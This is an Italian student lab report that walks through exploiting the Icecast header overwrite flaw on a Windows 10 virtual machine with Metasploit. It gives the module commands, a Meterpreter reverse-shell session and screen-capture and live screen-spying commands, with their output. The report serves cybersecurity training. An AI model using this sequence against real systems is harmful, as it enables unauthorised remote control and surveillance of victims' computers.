Progetto di laboratorio: Hacking Windows

profilo studente

data:22/01/2026
Gabriel Giustinelli 15/06/2004
studente presso **Epicode** classe **CS0525**
indirizzo **CyberSecurity Specialist**

Il seguente contenuto tratta argomenti puramente accademici in laboratori controllati senza includere terze parti.

1. Hacking Windows

Lo scopo di questo laboratorio è stato quello di simulare un attacco controllato a un sistema vulnerabile, utilizzando strumenti di penetration testing in un ambiente dedicato.
In particolare, l'attività si è concentrata sull'utilizzo della distribuzione **Kali Linux** e del framework **Metasploit**, sfruttando una vulnerabilità nota del servizio **Icecast**.

1.1 L'obiettivo del laboratorio è comprendere:

- il funzionamento di una vulnerabilità reale,
- l'utilizzo di strumenti professionali di sicurezza offensiva,
- l'importanza della gestione delle vulnerabilità in ottica difensiva.

2.2 strumenti

Il laboratorio è stato svolto in un ambiente controllato e isolato, composto da:

- **Sistema attaccante:** Kali Linux
- **Sistema target:** macchina windows 10 vulnerabile con servizio Icecast
- **Strumento principale:** Metasploit Framework

L'attività è stata svolta esclusivamente a scopo didattico, nel rispetto delle normative etiche e legali.

1.3 icecast

Icecast è un software open-source utilizzato per lo streaming audio.
Alcune versioni presentano una vulnerabilità che consente a un attaccante remoto di eseguire codice arbitrario sul sistema che ospita il servizio.


Questa vulnerabilità rappresenta un rischio elevato poiché:

- non richiede autenticazione
- permette l'esecuzione di comandi remoti
- può portare alla compromissione completa del sistema

2. L'attacco

Le macchine virtuali sono state messe nella stessa rete in modo da essere comunicanti.

L'obiettivo è usare la vulnerabilità di Icecast avviata volutamente da windows



Avviamo su kali la **metasploit** con il comando **msfconsole**

2.1 vulnerabilità icecast

Ricerchiamo su Metasploit un modulo per eseguire un attacco sfruttando icecast con il comando **search icecast,**

selezioniamo l'elemento che ci interessa quindi possiamo fare **use 0** essendoci un solo modulo e per vedere le impostazioni da configurare per eseguire l'attacco scriviamo il comando **showoptions.**
settiamo tutte le configurazioni necessarie e mandiamo l'attacco con **run**

```
msf > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options
```

```
msf exploit(windows/http/icecast_header) > set rhosts 192.168.50.102
rhosts => 192.168.50.102
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.102:49471) at 2026-01-22 11:20:41 -0500
```

Una volta eseguito saremo dentro il meterpreter.

2.2 Le prove richieste

da qui possiamo ricavare quello che richiede il laboratorio di oggi, ovvero:


- lo screenshot del desktop della macchina virtuale windows.
- l'ip della windows che ci da prova di essere dentro.

quindi con **Ipconfig** ci restituirà l'ip della macchina vittima.

```
Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:4a:59:c8
MTU          : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0
```

e con il comando **screenshot** ci salverà un'immagine in **jpg** del desktop della macchina


```
meterpreter > screenshot
Screenshot saved to: /home/kali/TsfZMCtK.jpeg
```



In più possiamo “giocare” e spiare il monitor della vittima in tempo reale, con il comando **screenshare,** avendo il pieno controllo della macchina e molto di più

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/JzmgJiQI.html
[*] Streaming ...
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --
lue>
```

```
Target IP  : 192.168.50.102
Start time : 2026-01-22 12:04:36 -0500
Status     : Playing
```



3. conclusione

Il laboratorio si è concluso con successo, permettendo di dimostrare in modo concreto l’impatto della vulnerabilità Icecast su un sistema non adeguatamente protetto.
Dopo aver ottenuto l’accesso alla macchina target, è stato possibile verificare la compromissione del sistema attraverso l’osservazione diretta delle informazioni di rete, come l’indirizzo IP, e mediante la visualizzazione in tempo reale dello schermo della macchina vittima.
La possibilità di osservare lo schermo del sistema target e di acquisire evidenze visive, come screenshot del monitor della macchina compromessa, ha confermato l’effettivo controllo remoto ottenuto.
Questo laboratorio ha rafforzato l’importanza dell’aggiornamento dei servizi, della configurazione sicura dei sistemi e dell’utilizzo del penetration testing come strumento di prevenzione, permettendo di comprendere in modo pratico come un attacco informatico possa evolversi da una semplice vulnerabilità a una compromissione totale del sistema.